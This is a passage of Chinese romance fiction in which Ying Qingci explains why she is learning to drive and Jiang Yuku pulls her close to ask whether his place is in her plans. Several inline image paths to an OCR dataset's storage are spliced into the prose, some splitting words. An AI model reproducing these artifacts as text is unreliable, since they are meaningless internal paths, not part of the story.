    他走到落地窗前的单人椅上坐下,随意地拿起手机滑着屏幕。


    应青瓷一愣,从满脑子奔腾的旖旎幻想中被强行拉回现实。她转过身面向他,老实回答:“就是觉得多一项技能总没错吧。而且将来毕业找工作,有些单位也会对有驾照有要求。”


    他点点头,接了一句:“也为了青峦吧,看你总带他去坐地铁。”


    “不止他,”应青瓷实诚地点头,“还有我爸妈呀,以后我爸要是应酬喝醉了,我还能替他开车,不用总是麻烦别人或者找代驾……”


    她的话还没说完,江屿阔却轻轻笑了一声,将手机随手扔到一旁的床上。


    他忽然伸手拉住她的手腕,往身前一拽。


    应青瓷轻呼着趔趄跌近,慌忙撑住扶手,一低头便撞进他仰起的眼眸。房间里只开了盏昏黄的壁灯,光线在他沉静的眼底投下一片小小的阴影,闪烁着一点点与平日两样的情动。他握着她的手腕没松,顺势反剪到她身后,将她禁锢在自己双膝之间。


    “应青瓷,”他仰头看她,喉结微动,“你的计划里,也会有我吗?”